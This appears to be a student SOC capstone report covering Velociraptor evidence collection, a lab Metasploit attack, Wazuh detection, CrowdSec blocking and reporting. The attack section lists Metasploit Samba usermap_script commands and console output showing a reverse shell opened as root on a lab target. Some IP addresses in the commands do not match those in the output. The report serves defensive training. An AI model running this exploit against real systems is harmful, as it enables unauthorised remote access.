Velociraptor	Endpoint monitoring and forensic evidence collection
FTK Imager	Memory acquisition and forensic imaging

1.1 Volatile Data Collection

Network Connection Collection

Volatile network connection data was collected using Velociraptor. The artifact used during the collection process was:

```
SELECT * FROM netstat
```

The Windows.Network.Netstat artifact was executed on the Windows VM to identify:

- Active TCP/UDP connections
- Listening ports
- Remote IP addresses
- Process identifiers (PID)



The screenshot shows the CYART interface with a search bar at the top. Below the search bar, there is a table with columns: NotebookId, Name, Description, Creation Time, Modified Time, Creator, and Collaborators. The table contains one entry with NotebookId 'N.D86RGJL5HHDRM', Name 'Netsstat Evidence', Description 'Notebook used to analyze Linux', Creation Time '2026-05-20T13:34:06Z', Modified Time '2026-05-20T14:24:54Z', Creator 'admin', and Collaborators empty.

Below this table, there is another table with columns: Fd, Family, Type, Laddr, Raddr, Status, Pid, FamilyString, and Timestamp. The table contains two entries. The first entry has Fd '0', Family '2', Type '1', Laddr '{ "Ip": "0.0.0.0", "Port": 135 }', Raddr '{ "Ip": "0.0.0.0", "Port": 0 }', Status 'LISTEN', Pid '1432', FamilyString 'IPv4', and Timestamp '2026-05-20T09:46:35'. The second entry has Fd '0', Family '2', Type '1', Laddr '{ "Ip": "10.138.226.19", "Port": 139 }', Raddr '{ "Ip": "0.0.0.0", "Port": 0 }', Status 'LISTEN', Pid '4', FamilyString 'IPv4', and Timestamp '2026-05-20T14:23:48'.

The results were exported and saved in CSV format as:

- netstat_results.csv

The screenshot shows a CSV file named 'network_connections.csv' with columns: Fd, Family, Type, Laddr, Raddr, Status, Pid, FamilyString, and Timestamp. The data is as follows:

Fd	Family	Type	Laddr	Raddr	Status	Pid	FamilyString	Timestamp
0	2	1	{	{	LISTEN	1468	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	4	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	4	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	5144	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10648	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10744	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	12908	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	8684	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10472	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	3328	IPv4	2026-05-1 TCP
0	2	1	{	{	LISTEN	6156	IPv4	2026-05-1 TCP
0	2	1	{	{	ESTAB	10472	IPv4	2026-05-1 TCP

Observations


The collected network information showed active connections between the Windows VM and external systems. Listening ports and established sessions were identified successfully. This information is useful during incident response investigations for identifying suspicious communication or malware activity.



1.2 Memory Acquisition

Memory Dump Collection using Velociraptor


A volatile memory dump was acquired using the following Velociraptor artifact:



State	Tags	HuntId	Description	Created	Started	Expires	Scheduled	Cr
	Memory Dump Acquisition	H.D86SQEH3JVRA0	Collect a memory dump	2026-05-20T15:03:22.700Z	2026-05-20T15:03:22.700Z	2026-05-27T14:30:49.511Z	1	ac

```
SELECT * FROM Artifact.Windows.Memory.Acquisition
```

The artifact captured the live RAM contents of the Windows VM and stored the dump file in the forensic evidence directory.



Overview	Requests	Clients	Notebook
Overview			
Artifact Names	Windows.Memory.Acquisition		
Hunt ID	H.D86SQEH3JVRA0		
Creator	admin		
Creation Time	2026-05-20T15:03:22.700Z		
Expiry Time	2026-05-27T14:30:49.511Z		
State	Scheduled		
Ops/Sec	Unlimited		
CPU Limit	Unlimited		
IOPS Limit	Unlimited		
Parameters	Windows.Memory.Acquisition		
Results			
Total scheduled	1		
Finished	0		
Clients With Results	0		
Collected Rows	0		
Collected Bytes	0		
Clients With Error	0		
Download Results			
Available Downloads	H.D86SQEH3JVRA0		



Hash Generate

Available Downloads

[H.D86SQEH3JVRAQ](#)

Uncompressed	10 Kb
Compressed	5 Kb
Container Files	11
Started	2026-05-20T15:04:31Z
Duration (Sec)	0
SHA256 Hash	e2bb09102c220cc37176d203ff4c2007a73af dd9941f39ce0ac55376217428ff

Chain-of-Custody Documentation

A chain-of-custody record was maintained to document all collected evidence.

Conclusion

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-Y Dump	Soc Analyst	2026-05-20	e2bb09102c220cc37176d203ff4c2007a73af dd9941f39ce0ac55376217428ff

The evidence preservation and forensic acquisition process was completed successfully using Velociraptor and FTK Imager. Volatile network data and memory evidence were securely collected, hashed, and documented according to forensic best practices. The activity demonstrated the importance of preserving volatile evidence and maintaining integrity through hashing and proper chain-of-custody procedures

Capstone Project: Full SOC Workflow Simulation

Objectives

The objectives of this capstone project were:

- Simulate a real-world cyberattack using Metasploit
- Detect malicious activity using Wazuh



- Perform alert triage and incident analysis
- Contain the threat using CrowdSec

Tools Used

Tool	Purpose
Metasploit	Attack simulation
Wazuh	Threat detection and monitoring
CrowdSec	Threat containment and IP blocking
TheHive	Incident escalation and case management
<u>Google Docs</u>	Documentation and reporting

Attack Simulation

Exploit Configuration

The attack was initiated from the Kali Linux machine using the Samba usermap_script exploit available in Metasploit.

Commands Used

```
msfconsole
```

```
use exploit/multi/samba/usermap_script
```

```
set RHOSTS 10.138.226.136
```

```
set PAYLOAD cmd/unix/reverse
```

```
set LHOST 10.138.226.140
```

```
exploit
```



```
root@kali:~/homekali
Session Actions Edit View Help
+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- --[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Starting persistent handler(s)...
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.138.226.251
RHOSTS => 10.138.226.251
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 10.138.226.136
LHOST => 10.138.226.136
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 10.138.226.136:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MJuLT6LHQ8MOanQk;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MJuLT6LHQ8MOanQk\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.138.226.136:4444 -> 10.138.226.251:49169) at 2026-05-21 09:50:59 +0530

whoami
root
```

Attack Result

The exploit execution successfully opened a reverse shell session on the target machine, confirming remote code execution through the vulnerable Samba service.


Evidence Collected

- Successful Metasploit session
- Reverse shell access
- Target system compromise confirmation

Detection and Triage

Wazuh Monitoring

Wazuh monitored the target system logs and generated alerts related to suspicious Samba activity.





Alert Details

Timestamp	Source IP	Alert Description	MITRE Technique
2026-05-21 10:35:29	10.138.226.136	Samba exploitation attempt detected	T1210

MITRE ATT&CK Mapping

The detected attack was mapped to:

- MITRE ATT&CK Technique:
 - T1210 – Exploitation of Remote Services

This technique involves exploiting vulnerable network services to gain unauthorized access.

Incident Response and Containment

7.1 CrowdSec IP Blocking

The attacker IP address was blocked using CrowdSec.

Command Used

```
sudo cscli decisions add --ip 10.138.226.140 --duration 24h --type ban
```

```
root@kali: /home/kali
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# sudo cscli decisions add --ip 10.138.226.136 --duration 24h --type ban
INFO Decision successfully added
(root@kali)-[/home/kali]
# sudo cscli decisions list
```

ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration	Alert ID
21000	cscli	Ip:10.138.226.136	manual 'ban' from 'b8719cbbf1bc450eb7be4104bcc30b3dw7lctmt2Uc0BvMID'	ban			1	23h59m49s	10

```
(root@kali)-[/home/kali]
# ping 10.138.226.251
ping: connect: Network is unreachable
```

Verification

Connectivity testing was performed after containment.

Test Command

```
ping 10.138.226.136
```

Result

- Ping requests failed




- Communication between attacker and victim machine was interrupted
- Containment was successful

```
(root@kali)-[/home/kali]
# ping 10.138.226.251
ping: connect: Network is unreachable
```

Tier 2 Case Summary

A suspected Samba exploitation attempt was identified from source IP 10.138.226.140 targeting the Metasploitable2 server. Wazuh generated a high-severity alert mapped to MITRE ATT&CK technique T1210. Investigation confirmed exploitation activity through the Metasploit usermap_script module. CrowdSec containment actions successfully blocked the attacker IP address and prevented further communication with the target system. No evidence of persistence or lateral movement was identified during initial analysis. The case has been escalated to Tier 2 analysts for advanced forensic investigation and validation of system integrity.

Reporting:





Executive summary:

The screenshot shows a Google Docs interface with the title 'Executive Summary'. The document content includes:

- Executive Summary**
Short overview of attack and response.
- Timeline**

Time	Activity
14:00	Exploit launched
14:05	Wazuh alert triggered
14:10	CrowdSec blocked IP
14:20	Case escalated
- Recommendations**
 - Patch Samba services
 - Disable unused shares
 - Enable IDS monitoring
 - Restrict remote services

Briefing for Non-Technical Manager

The screenshot shows a Google Docs interface with the title 'Briefing for Non-Technical Manager'. The document content includes:

- Briefing for Non-Technical Manager**
- A simulated cyberattack targeting a vulnerable file-sharing service was detected and successfully contained by the SOC team. Security monitoring tools identified suspicious activity from an unauthorized system attempting to exploit a known vulnerability. The threat was quickly analyzed, and the attacker's IP address was blocked to prevent further access. No evidence of data theft or system compromise beyond the test environment was observed. The incident was escalated for additional investigation and documentation. Recommendations include updating vulnerable software, strengthening network security controls, and continuing proactive monitoring practices to reduce future cybersecurity risks and improve the organization's overall security readiness.



Recommendations

The following recommendations were identified to improve organizational security:

1. Apply security patches to Samba services regularly
2. Disable unnecessary network shares and services
3. Enable continuous monitoring using Wazuh
4. Implement stricter firewall and segmentation policies
5. Conduct regular vulnerability assessments
6. Strengthen incident response procedures
7. Maintain updated threat intelligence feeds
8. Perform periodic SOC workflow simulations and training

Conclusion

This capstone project successfully demonstrated the end-to-end SOC workflow process including attack simulation, detection, triage, containment, escalation, and reporting. The integration of Metasploit, Wazuh, CrowdSec, and TheHive provided a realistic SOC environment for incident handling practice.

The exercise improved understanding of security monitoring, alert investigation, response coordination, and professional cybersecurity reporting. The project also highlighted the importance of proactive monitoring, rapid containment, and structured escalation in defending against cyber threats.